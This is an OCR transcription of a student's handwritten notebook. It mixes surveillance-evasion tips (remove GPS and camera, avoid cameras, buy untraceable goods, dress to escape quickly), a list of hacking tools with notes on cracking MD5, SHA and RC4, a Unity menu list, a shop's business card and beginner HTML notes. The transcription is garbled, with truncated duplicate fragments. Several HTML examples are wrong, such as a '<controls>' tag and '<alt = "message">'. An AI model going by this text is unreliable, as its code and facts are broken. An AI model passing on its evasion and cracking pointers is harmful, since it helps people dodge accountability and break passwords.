
三

Truth of lies -

45



L 7




A 90

C = 0

10
~~1000~~

L = 2

G



C°

③

DATE

| | | | | | | | |
|--|--|--|--|--|--|--|--|
| | | | | | | | |
|--|--|--|--|--|--|--|--|

④

⑤

⑥

⑦

⑧

⑨

⑩

⑪

⑫

⑬

⑭

→ Faking them

→ Remove GPS, Battery, micro phone, Camera

→ keep away from cameras

→ Security charges.

→ never tell to any one

→ why are you ~~so~~ learning?

→ tell you are nuts in it.

→ anonymous name?

→ a secured note to take notes.

→ about the deep ~~and~~ Web and its browser

→ the encryption,

→ forever loop.

→ Don't Be uniquely dressed wear clothes

dress so that you can escape from the situation quickly

→ Buy local good not the brand goods which

can be traced and located. e.g. ~~international~~

classmate

classmate

PAGE
(kick)

things to know

AR → World Anchor

Audio full

Effects all

Event all

Layout all

mesh all

Miscellane. obs

Navigation

Physics 2D - 3D all

Playables

Rendering

scripts

Tilemap


UI

Video

new script



classmate

FUCK YOU & SD'S
you don't touch it
I'm property



No.10, Aranganath
Saidap

Tree



classmate

PAGE

classmate


DATE


Phone : 24339726

LINING WORKS

No.10, Aranganathan Subway Road, Kaveri Nagar,
Saidapet, Chennai - 600 015.

Tree  Date :





7 Deadly attacks.

DATE

Language to be learnt.

| | |
|--------|---|
| HTML | OS Should be learnt |
| JS | |
| PHP | AT TCP/IP, OSM modeling |
| SQL | how does the packet reach from one computer to another. |
| Python | |
| Bash | HTML5 |
| Java | CSS |
| Ruby | |

download - netsparker.

Burp Suite where we can test

NMAP is used for scanning networks.

Acunetix - teach.

Hashcat - to crack password etc.

SQLmap - Search Data.

classmate

PAGE

How to crack pass made of

→ MD5

→ SHA

→ RC4

crypt tool

Start → Web Site veribility, soft

ware - veribility, to find loop holes and
errors,

HTML, HTML5, CSS, JS,

PHP.

Institute for hacking.

Web Development.

DEF CON is an event for
hackers.

classmate

PAGE

classmate

HTML

Java

Javascript

PHP

SQL

Python

Bash

Taux

Ruby

HTML5

CSS

HT

→ Index can

home page

→ / is u

5
HTML

DATE

Java

JavaScript

PHP

SQL

Python

Bash

Java

Ruby

HTML S

CSS

HTML / HTML5

→ Index can be used to represent a
home page

→ / is used for ending

⑤

Syntax

```
<!DOCTYPE html>  
<html>  
  <head>  
    </head>  
  <body>  
    </body>  
</html>
```

`<p> </p>` - paragraph tag.
`<title> </title>` - title tag.

`<meta>` - it's not used alone and this

represent the data about our webpage

e.g.: `<meta charset="UTF-8">`

Here we have declared the type of font used in the HTML document.

2) `<meta name="description" content="Web page info">` passing information

classmate

PAGE

`<h1>, <h2>,`
code font size
"paragraph tag"
` `
`<i> </i>`
`<u> </u>`
`
` - a
empty space.
`<hr/>` -
`<big> </big>`
`<small> </small>`
``
``

comment tag
it is not
it is visible

→ `<!--`

classmate

n(>

DATE

<h1>, <h2>, <h3> <h4> <h5>, <h6>
are font size

→ paragraph tag - those align themselves.

 - bold tag

<i> </i> - italics tag

<u> </u> - underline tag

 - break tag - creates a new line
empty space.

<hr/> - horizontal line tag.

<big> </big> - the font size is increased

<small> </small> - the font size is decreased

 - Subscript eg H₂O

 - superscript 10²

comment tag eg in C pro → // it is visible

it is not displayed in Browser but

it is visible in program

→ <!--> eg: - <!--asd-->

DATE: []

Style and color in html.

<body style = "color: blue;">

body can be replaced with

<body>, <title>, <h_n> n=1,2,3,4
, <p>, etc

<p style = "color: red;">

<p style = "color: blue;">

you can change the background
color too

<p style = "background-color: black;">

you can combine both the colors also

<p style = "color: blue; background-color:
red;">

in body tag we can use only
background color.

→ to know more colors use

google search "css colors"

inside the header, footer -
part of the header - is
main has particular
use can be

for header

for main

for footer

<nav>

navigation

<article>

<section>

tags are
content for

DATE

inside the body we can separate
header, footer, main

header - contains all heading for
part of the Web page ,

footer - is opposite of header

main has all information of that
particular page

we can separate them by this tags

for header - < header > </ header >

for main content - < main > </ main >

for footer - < footer > </ footer >

< nav > < /nav > - tag used for
navigation

< article > < /article > - article tag.

< section > < /section > - These both

tags are used to separate the ~~content~~
content from other elements.

<aside> </aside> - this tag is used to keep things aside

to link other websites

 google search

the linked page can be opened in new blank page by

 google

you can use this to browse local files and jpg etc. all media

Images

<img src = "

address inserted

entire

we can

by this

<img src = "

if the

mention

sets a

Images in HTML

1:11:33

img - image

src - source

address - the local address can be inserted & the web address of an online image


e.g.

We can size the image by this

<img width = "100" height = "50"

src = "c:/cat.jpg">

if the image looks like this



mention only one attribute either height or width So the Internet browser sets automatically

→ the image can also be linked by a href.

if the given pic is missing you can use to show a message to the user like
`<alt = " message">`

eg

``
if the image is available it can display the image if not the alt message is displayed

Video in HTML

Syntax

`<video src = " location ">
</video>`

you can display video is miss

<video src = " the video if the video is not it the video be shown play the video add the video in <video>

Can + so

→ you can by mid night

you can display a message if the video is missing by

<video src="c://HTML.MP4">

the video is missing </video>

if the video is available it will show it

if not it will display the error message.

the video will not play it will

be shown as Jpg to

play the video automatically

do add the controls

video with controls

<video src="c://HTML.MP4">

<controls> </video> ~~you~~

→ you can change the size of the video.

by width = by automatically adjusting
height

→ to add thumbnail to your video

<video src="asd.mp4"

Poster = "Image address" controls

width = 100 ~~!<!-- to resize -->~~

> </video>

if the video ~~not~~ wants to be
auto played. Then .

<video src="Dog.mp4" autoplay
controls width = "500">

You can loop the video by this

<video src="Dog.mp4" loop controls>

The video will loop again and again

you can embed video in youtube

go that particular video and press

share and press "embed" after pressing

or video

"

controls

fontSize -->

be

to play

this

control

again

be

ress

ressing?

PAGE

| | | |
|--|--|--|
| | | |
|--|--|--|

DATE

| | | | | |
|--|--|--|--|--|
| | | | | |
|--|--|--|--|--|

embed it will display some category
Just copy and paste.

types of list

→ un ordered list

 Baba // you can just link
it with
 ganja

 gun

~~output~~

ordered list

 is replaced with

you can define types

classmate

PAGE

| | | |
|--|--|--|
| | | |
|--|--|--|

Types

<ol type="a">

 ba

 la

 ka

type = "a" → small letters

type = "A" → Capital letters

type = "i" → small Roman number

type = "I" → capital Roman numbers

ⁱ
↓
cap

You can create lists inside a list.

out put

Apple

eg

Apple

Orange

Table

<body>

<table>

<tr>

<t>

<td>

<td>

description list

<dl>

<dt> Apple </dt>

<dd> - they are red </dd>

classmate

output

Apple

- they are red.

eg

Apple

- they are red

Orange

- they are blue.

table tags in HTML.

<body>


<table>

<tr> // table row tag

<td> one </td> // table data

<td> two </td>

<td> three </td>



DATE

<tr> another row

2) <td> four </td>

3) <td> five </td>

4) <td> six </td>

5) </tr>

table with table header

6) <table>

7) <tr>

8) <th> numbers of one </th>

9) //We are declaring a heading

10) <th> number </th>

11) <th> num </th>

12) </th>

13) <tr>

14) <td> one </td>

15) <td> two </td>

16) <td> three </td>

17) classmate </td>

18) <tr>

19) <td> four </td>

20) <td> five </td>

21) <td> six </td>

22) </tr>

23) </table>

table wi

24) <table>

25) <caption>

26) <tr>

27) <td>

28) <td>

29) </td>

30) </tr>

31) </table>

element

</tr>

DATE

<td> four </td>

<td> five </td>

<td> six </td>

</tr>

</table> .

table with heading

<table>

<caption> numbers </caption>

</tr>

<td> one </td>

<td> two </td>

</tr>

</table>

to increase ~~for~~ ^{*} a particular
element column space.

<td>

<td colspan="2"> one <td>

</td> // increase the
column space twice.

text box

<input type="text"/>

text box

<input type="text"/>

Enter your

to separate two lines use paragraphs

<p> </p>

\$ Big text

<textarea>

</textarea>

it spans

you can

use span tag to display the
words in same line, image etc.

text area

<textarea>

Cols =

use div to print in next line

<div> </div> it can be

used for image every element

it spans

to create a text box

<input type="text"/>

You